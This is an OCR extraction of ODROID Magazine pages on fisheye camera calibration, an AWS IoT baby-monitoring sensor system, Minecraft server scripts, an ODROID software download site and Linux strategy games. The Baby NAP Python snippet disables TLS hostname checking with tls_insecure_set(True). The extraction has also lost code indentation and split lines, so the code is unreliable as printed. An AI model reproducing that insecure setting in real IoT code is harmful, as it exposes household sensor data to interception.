


Figure 16. oCam with fisheye lens.

For the fisheye lens, the calibration program will be started using a different command argument than before: "-lt 1".

```
$ ex_calibration -w 9 -h 6 -lt 1
```




Figure 17. Fisheye lens calibration.




Figure 18. Images taken for fish eye lens calibration.




Figure 19. Original (distorted) live video stream with fisheye lens.




Figure 20. Undistorted live video stream with fisheye lens.

Figure 21. A set of five M12 lenses as an accessory for oCam

An accessory set of five M12 lenses of various focal lengths and viewing angles for the oCam will be available from Hardkernel in June 2016.

The lens will be:

1620PL001: focal length = 16mm, view angle = 16 degrees
8020PL001: focal length = 8mm, view angle = 40 degrees
6018PL001: focal length = 6mm, view angle = 60 degrees
3620PL001: focal length = 3.6mm, view angle = 92 degrees
2920PL001: focal length = 2.9mm, view angle = 120 degrees

BABY NAP (NIGHT ACTIVITY PROGRAM)

PART 2 – SOFTWARE COMPONENTS

by Marian Mihailescu

In the May 2016 issue of ODROID Magazine, I discussed the hardware configuration of the Baby NAP (Night Activity Program). This is a follow-up article, highlighting the software components of Baby NAP. Please refer to the Part 1 article for background on the purpose and uses of this system.

Sending sensor data to AWS

AWS IoT provides device Software Development Kits (SDKs) for embedded C and Javascript (Node.js) applications, while the libraries we use to access sensor data are all written in Python. Instead of the AWS SDK, we will be using Paho MQTT, an open source MQTT messaging library that has a Python client (available at http://bit.ly/1OKgFyJ) that is able to send data to AWS IoT.

Here is a Python snippet illustrating this:

```
#!/usr/bin/python
import paho.mqtt.client as mqtt
import paho.mqtt.publish as publish
import time,json,ssl

def on_connect(mqttc, obj, flags, rc):
if rc == 0:
print 'Connected to the AWS IoT service!'
else :
print('Error connecting to AWS IoT service! (Error code ' + str(rc) + \
': ' + RESULT_CODES[rc] + ')')
client.disconnect()

client = mqtt.Client(client_id='odroid-c1', protocol=mqtt.MQTTv311)
client.on_connect = on_connect
client.tls_set('certs/root-CA.crt', certfile='certs/certificate.pem.
crt', keyfile='certs/private.pem.key', tls_version=ssl.PROTOCOL_SSLv23,
ciphers=None)
client.tls_insecure_set(True)
client.connect('A32L40P6IYKK8W.iot.us-east-1.amazonaws.com', 8883, 60)
client.loop_start()

msg = {data: 'test'}
client.publish('topic', json.dumps(msg))
```

To connect to AWS IoT, you need the following:

- **root-CA.crt, available here:** `http://symc.ly/1X0UTw5`
- **certificate.pem.crt and private.pem.key, which you can download from the AWS IoT page (see below)**
- **Amazon endpoint and port, which you can get from the AWS IoT page (see below)**

To publish our sensor data to AWS IoT, we combine the example snippets from before to read all sensors data, and create one message that is being sent and stored in a DynamoDB database in the Amazon cloud. While we would prefer to read sensor data more often (for example, once every 3 seconds), we will have to settle for a frequency of once every minute, just so we can to reduce the amount of data generated.

In the code snippet below, note that the sensor data message is sent to a topic named sensorTopic.


```
while True:
time.sleep(3)
# read sensor data
ts = int(time.time())
lux = tsl.lux()
pir = wpi.digitalRead(2)
mat = wpi.digitalRead(3)
sound = wpi.digitalRead(21)
# 0-10=quiet, 10-30=moderate, 30-127=loud
volume = wpi.analogRead(0)*255/2047

mom = 0
dad = 0
# if baby is not on mat, we check if mom or dad picked her up
if mat == 0:
if nfcid == 'F10B330F': # nfc tag for mom's bracelet
mom = 1
elif nfcid == '833BC4A2': # nfc tag for dad's bracelet
dad = 1

if lux > mlux:
mlux = lux
if pir > mpir:
mpir = pir
if mat < mmat:
mmat = mat
if sound > msound:
msound = sound
if volume > mvolume:
mvolume = volume

# send data to AWS
if count == 0:
msg = {'ts': ts, 'lux': mlux, 'pir': mpir, 'mat': mmat, \
'sound': msound, 'volume': mvolume, 'mom': mom, 'dad': dad}
print json.dumps(msg)
```

```
client.publish('sensorTopic', json.dumps(msg))
mlux = mpir = mmat = msound = mvolume = 0
if mmat == 1: # reset nfcid after baby is placed on mat
nfcid = 0
count = (count + 1) % 20
```

Setting up Amazon AWS IoT

The easiest way to set up a device (thing) for AWS IoT is using the IoT webpage at `http://amzn.to/1TIxLTf`.


1. After you create a "thing", click on it to see its properties and then click on the Connect A Device button from the Detail tab. Also, make a note of the REST API endpoint, required to connect your MQTT client to AWS IoT.




2. On the next page, choose an SDK (even if you don't end up using that SDK), and then press the button, Generate Certificate and Policy. This will create a policy for your "thing" and allow you to download the certificates required to connect your MQTT client to AWS IoT.

3. Sensor data will be sent to a conversation topic. We use only one topic, as we intend to use all sensor data at the same time. We will be storing this data in a DynamoDB database. For this, we have to create a IoT rule and select all the keys (*) from the JSON message sent by our MQTT client under the sensorTopic topic.


4. As action, we select DynamoDB and create a new resource, a table called sensors, with different hash (primary) and range (sorted) keys. We use the hash key to store the timestamp taken by the odroid device, sent in the JSON message with the key ts. In the sort key, we store the timestamp on the AWS server, although some other JSON key can be used to facilitate sorting.



5. By running our program on the ODROID device, we will insert values in the sensors DynamoDB database.



6. To make sense of our data, we will be building a web dashboard where different charts will show the sensor readings. We can host our website on Amazon S3, by creating a bucket from the S3 console and uploading the index.html file.



7. In the bucket preferences, click on Enable Website Hosting and define index.html as the index document.

You can see the URL endpoint, which is http://bit.ly/25diCx8 in this case. However, this endpoint supports only the http protocol. Since our website will contain JavaScript code, https will be required. Fortunately, the same page can be access using the URL `http://bit.ly/25fTiXq` (replace babynap with your bucket name).

To access DynamoDB, we need to authenticate to gain permissions. We will be using `http://amzn.to/1YXJldk` (Login with Amazon):


First, you need to register your application with Amazon. In the `http://amzn.to/1WhmoEa` (Application Console) register a new application by clicking the Register New Application button and complete the form.

From the Application screen, click Web Settings. You will automatically be assigned values for Client ID and Client Secret. The client ID identifies your website and will be used by the Web SDK for authentication.

You need to add http://bit.ly/1WhmVGa to Allowed JavaScript Origins or Allowed Return URLs for your application.

Add the Web SDK to the index.html:

```
<script src="https://sdk.amazonaws.com/js/aws-sdk-2.2.33.min.js"></
script>
```



8. Create a new role in Amazon IAM and add your application ID to the Trust relationship. In the Permissions tab, also attach a policy to allow reading of DynamoDB tables.

Use the Web SDK to authenticate and access DynamoDB:

```
<script type="text/javascript">
// AWS credentials
var clientId = 'amzn1.application-oa2-client.7b4ade2a6f32478d8dcesddfsdf
gerg';
var roleArn = 'arn:aws:iam::906637445412:role/aws_web_dynamoDB';

window.onAmazonLoginReady = function() {
amazon.Login.setClientId(clientId);

document.getElementById('login').onclick = function() {
amazon.Login.authorize({scope: 'profile'},
function(response) {
if (!response.error) { // logged in
AWS.config.credentials =
new AWS.WebIdentityCredentials({
  RoleArn: roleArn,
  ProviderId: 'www.amazon.com',
  WebIdentityToken: response.access_token
});
// you are now logged in
// start using amazon services
AWS.config.region = 'us-east-1';
db = new AWS.DynamoDB();
// ...
```

Creating a Dashboard

To create a dashboard with dynamic charts, we will be using the popular Highcharts charting library (http://bit.ly/1iaVxBW). First, in our webpage, we define a container for the chart:

```
<div id="container" style="height: 300px; min-width: 600px; max-width:
960px;"></div>
```

Next, in the javascript code, after we have been authenticated, we create the chart with an empty dataset and a function that requests the data from DynamoDB:

```
var chartel = $('#container').highcharts('StockChart', {
chart: {
defaultSeriesType: 'line',
events: {
load: requestData
}
},
title: {
text: 'Pressure Switch (Mat)'
},
yAxis: {
opposite: false,
```

```
title: { text: 'Baby in crib' }
},
rangeSelector: {
enabled: false
},
navigator: {
enabled: false
},
scrollbar: {
enabled: false
},
series : [{
type: 'area',
name : 'Pressure',
data : [],
step: true
}]
});

chart = chartel.highcharts();
chart.showLoading();
```

Finally, we write the function that gets the data from DynamoDB and updates the chart. This function will call itself every minute to update the chart with newer data and will check the maximum timestamp to perform a query on DynamoDB only for data newer than the one already shown. This way, we will have a dashboard with live charts that will show the current readings from the baby room:


```
// function that requests live data from AWS DynamoDB
function requestData() {
if (!db) return;
// get current max timestamp from chart
var ts_current = chart && chart.xAxis &&
chart.xAxis[0].getExtremes().max ?
chart.xAxis[0].getExtremes() : {max: 0};
// request chart data from AWS, with timestamp > ts_current
db.scan({TableName: 'sensors', FilterExpression: '#ts >
:ts_current', ExpressionAttributeNames: {'#ts':
'device_ts'}, ExpressionAttributeValues:
{':ts_current': {'S': String(ts_current.max)}}},
function(err, data) {
if (err) {
console.log(err, err.stack);
Return;
} else {
var chartdata = [];
console.log("update charts with " +
data.Items.length + "
items");
_.each(data.Items, function(item) {
payload = item.payload.M;
```


```
point = [];
point.push(Number(payload.ts.N)*
1000);
point.push(Number(payload.lux.N));
chartdata.push(point);
});
// highcharts required data to be sorted
chartdata.sort(bySeriesTimestamp);

chart.hideLoading();

var i = 0;
for (i; i < chartdata.length; i++) {
// add data points in series, no
// redrawing of the chart
chart.series[0].addPoint(chartdata[i],
false);
}
// redraw chart
chart.redraw();
// run function again in 1 minute to
// request for newer data
setTimeout(requestData, 60000);
}
});
}
```

Highcharts requires data to be sorted and DynamoDB will serve data unsorted. So we will be using this function for sorting:

```
// function to sort highcharts data array of arrays by timestamp (x)
var bySeriesTimestamp = function(a, b){
var ats = a[0];
var bts = b[0];
return ((ats < bts) ? -1 : ((ats > bts) ?
1 : 0));
}
```

Using these code snippets, it's possible to create a chart for each sensor or mix data from multiple sensors on the same chart, as shown below.





Highcharts provides many options to highlight data. For example, I used a navigator under the Sound Sensor chart to show when sound was detected. I can use the navigator to zoom in on certain events and all the other charts will be synchronised to the same zoom level. The sound chart shows a red area when sound was detected and a blue line that reflects the volume of the sound. The region between 10 and 40 has a yellow background (moderate sound levels) and above 40 has a red background (high sound levels). Similarly, the light sensor chart has a grey background for light intensity below 40 lux (night time) and yellow background for light intensity above 20000 lux (too bright). Note that the scale on the light chart is logarithmic.

Next, one can build a lambda function when data is inserted into the DynamoDB database, which checks when sound is detected and sends a notification to the parents. Owners of a Philips Hue lightbulb can read the settings of the light and compare which settings work best to settle the baby, by looking at the time between a parent picked up the baby after crying was detected and the time the baby was put back in the crib. The possibilities are endless in the world of IoT.

BASH SCRIPT COMMAND CENTER MINECRAFT EDITION

USEFUL SCRIPTS FOR CREATING AND MANAGING A MINECRAFT SERVER

by @kicker22004

Say hello to a little project of mine: BSCC-MC-Edition. The project is an easy-to-use group of Bash scripts that can setup and host a simple Minecraft server. I know there are a lot of services out there that can help users with this, but I started this project just for use by myself and some friends, and I thought that I should release it for everyone to use. The idea is simple, with no extra website controls or additional tools to bloat the server. The scripts will install the correct Java version for users with either ARM or x86_64 architectures.

Commands

The collection of scripts contains the following commands and functionality:

start and stop
Archive
rdiff (actually uses rsync now)
Restore
fast chat
console view/send commands
stats
Custom Greeting msg's to users
FTB / spigot / bukkit / vanilla / Custom?

Required Tools

The scripts depend on the following applications to be installed:

Whiptail
rsync
git

If you're interested in trying it out, the files can be downloaded from my Github account at `http://bit.ly/25f0NkA`. Additionally, there are several Youtube tutorials at `http://bit.ly/1qmcinm` that can help you get started. After watching the videos, you should have a server up and running with ease. I performed a comparison test between the Raspberry Pi3 and my ODROID-XU4, which is available at `http://bit.ly/1qmcz9G`.

CARTRIDGE PORTS

DOWNLOAD TOP-NOTCH SOFTWARE FOR YOUR ODROID

by Jeremy Kenney

I'm proud to announce the launch of my new website for accessing all kinds of useful ODROID software: Cartridge Ports. The website is available at http://www.cartridgeports.cf. If you visit it from your browser, you'll see a "Simple Directory Lister" allowing you to view and sort the various files available, as well as search for the specific applications you're looking for. You can even calculate md5sum values directly on the website, plus see files marked as new or updated with a red star beside the name.

On the website is a source for many of my ports along with other useful software developed or ported specifically for ODROIDs. I will also be taking requests to host files, although I can't guarantee the risk of data loss or any issues from my servers. This is a relatively new server that's still being developed, but I am currently trying to move all third party hosting links into direct links that you can download right from the Cartridge Ports website to ensure. I will also make a proper repository available soon to ensure maximum convenience and availability for everyone, similar to the one hosted by @meveric.

If you want to download any software or ports right from the terminal, you can do this with a simple apt-get command that I will walk you through. First, if you haven't done it already, update your ODROID and install aria2, a program that allows you to download programs in a more robust way than simply using wget:

```
$ sudo apt-get update
$ sudo apt-cache search aria2
$ sudo apt-get install aria2
```

Now that you've installed aria2, you can now use it like this to download software from my website:

```
$ aria2c http://cartridgeports.
cf/fake86-odroid.zip
```

In the above example, you've downloaded my port of Fake86. If your file contains the format .kgb, you can obtain the KGB archiver from my website as well:

```
$ aria2c http://cartridgeports.
cf/kgb-odroid.deb
```

From there, you can extract .kgb files using this command:

```
$ nice -20 kgb /path/to/archive.
kgb
```

This can take long time to extract, so I try to use this compression method only with big files.

CLI interface

If you don't have a graphical interface to work with and do things exclusively from a terminal or command line interface, then I recommend ELinks. ELinks can show you the files that are hosted on my website in a human-readable way. I've compiled ELinks to work with my website, which means that I've included JavaScript in the build. I should note that the JavaScript compiled inside is not a full fledged version of it. Think of it as lightweight JavaScript just to enable some functions.

You can use aria2c to download Elinks:

```
$ aria2c http://cartridgeports.
cf/elinks-odroid.deb
```

Now that you've downloaded my elinks port, you can go ahead and install it. You'll need to make a symbolic link to /usr/bin or else terminal will report the following error:

```
$ usr/bin/elinks not found.
```

Congratulations, you can now surf the web without any graphical interfaces! I left out a number of configuration, as we really don't need more than 16 bit color on an ODROID, and color is off by default, so everything will be monochrome.

You can access Cartridge Ports from the link below. MD5sum calculation also works from ELinks too:


```
$ elinks cartridgeports.cf/index.
php
```

For comments, questions and suggestions, please visit the original thread at http://bit.ly/1Nv19f6.

LINUX GAMING

STRATEGY GAMES ON THE ODROID - PART 2

by Tobias Schaaf



I recently wrote about strategy games on the ODROID, especially about using emulation to get classic strategy games running. Most of the games were running on DOSBox emulating old DOS x86 games. I looked into different sub-genres of strategy games, and checked out which ones were working. While there are strategy games for different consoles such as GBA or SegaCD, for example Advanced Wars or Dune 2, in this article, I want to concentrate on strategy games that were specifically made for Linux and therefore run natively on the ODROID. Some of the games that were running on DOSBox might show up again in this list, since they have Linux ports of their own.

OpenXcom

OpenXcom is a reimplementation of the classic XCOM games from DOS called UFO: Enemy Unknown (aka X-COM: UFO Defence) and X-COM: Terror from the Deep. These are two of my favorite games of all time and are round-based strategy games with a lot of micromanagement. In these games, you take over the role of the leader of a secret organization called XCOM, and your task is to defend earth against an alien invasion. You get a certain amount of money from each of earth's governments to aid you in your goal, which you can use to buy equipment, research new technologies, and build up bases around the globe to fight off the evil invaders.

You have to shoot down enemy spacecrafts or defend cities that are under a terror attack from aliens. For this, you equip your soldiers with the weapons and equipment that you have bought or manufactured and lead them into battle. This is where the game becomes round-based, and you have a certain amount of action points for each of your soldier. You use the points to move the soldiers around, to shoot at enemies, or use items like grenades. After you are done with your moves, the aliens can move. They also have a set amount of action points which they can either use to walk or shoot at you. When the aliens are done, your turn is next, unless you are in a town with civilians, then they have a turn after the aliens and before






Figure 1 - Buying equipment and personal with your funds



Figures 2, 3, and 4 - Researching different technologies and review their results






Figure 5 - Your base of operation from here you plan your every move

you move again. The fight ends if all enemies are either dead or incapacitated, or if all of your soldiers do the same, or you intend to flee.




Figure 6 - Equip your soldiers before battle

Figure 7 - Some fights can be very extreme especially if a town is getting attacked

Depending on your performance, you get a rating for each mission, and at the end of each month, each of the money-giving countries will rate you as well, depending on your overall performance. This can increase or decrease your monthly income from these countries.

Fortunately, the current version of OpenXcom can play both X-COM: UFO Defense as well as the successor, X-COM: Terror from the Deep. In the second game, the aliens now think it's a good idea to attack you from within the oceans, so you start all over again with new technologies, new aliens and fight off once more an alien invasion, but this time from the sea.

Figure 8 - Suddenly those aliens learned how to breath under water it seems!

Both games are timeless classics and very fun to play. I love the micromanagement, and since each of your soldiers get better with every mission, you really look out for them and make sure they don't get hurt or killed, because only that will give you the strongest soldiers possible.

OpenXcom is a very good improvement over the original games that offers many more features. For example, you can build and sell items directly from within the manufacture window, while in the original game you had to sell them manually. The game is also very moddable, which means that there are quite a few addons that you can install, some of which are complete games of their own.

There were a couple of games that are based on these which are also available on the ODROID. For example, UFO – Alien Invasion (UFO AI) takes a more modern approach and renders the entire game in 3D. UFO AI is an new game that does not share graphics or other things with the rest of the series, except for the gameplay, which is strongly based on the original XCOM versions.

Figure 9 - The Battlescape of UFO – Alien Invasion a modern game based on the XCOM series

OpenXcom is one of these games that keeps me coming back. I have played it for years and love it. I also own the new UFO – Enemy Unknown and Enemy Within games for PC, as well as UFO Aftermath, Afterlight and Aftershock series. These games are very high on the list of my all-time favorite games.

Total Annihilation 3D

Total Annihilation is another one of my overall favorites. Released in 1997, it was far ahead of its time and really an awesome game. While in Command & Conquer (C&C), you only had your tanks and troops, Total Annihilation goes a lot further than that. You can build "bots," which are your infantry, tanks, air crafts and ships. Later versions also offer hovercrafts, and in contrast to C&C, you can build buildings wherever you wanted, even right within the enemy's base or at their front door. There are no boundaries like in other games of this time where you had to build next to an already existing building. There are many types of buildings, including defense and attack buildings, like long range plasma cannons.

The sheer number of units and buildings are enormous, and is one of the main features of the game. The developers even promised to release new units and buildings, as well as maps every month. They didn't keep that promise, but that didn't stop the modding com

Figure 10 - C&C 2 – Red Alert (1996) basis units

Figure 11 - Total Annihilation (1997) tons of units and buildings

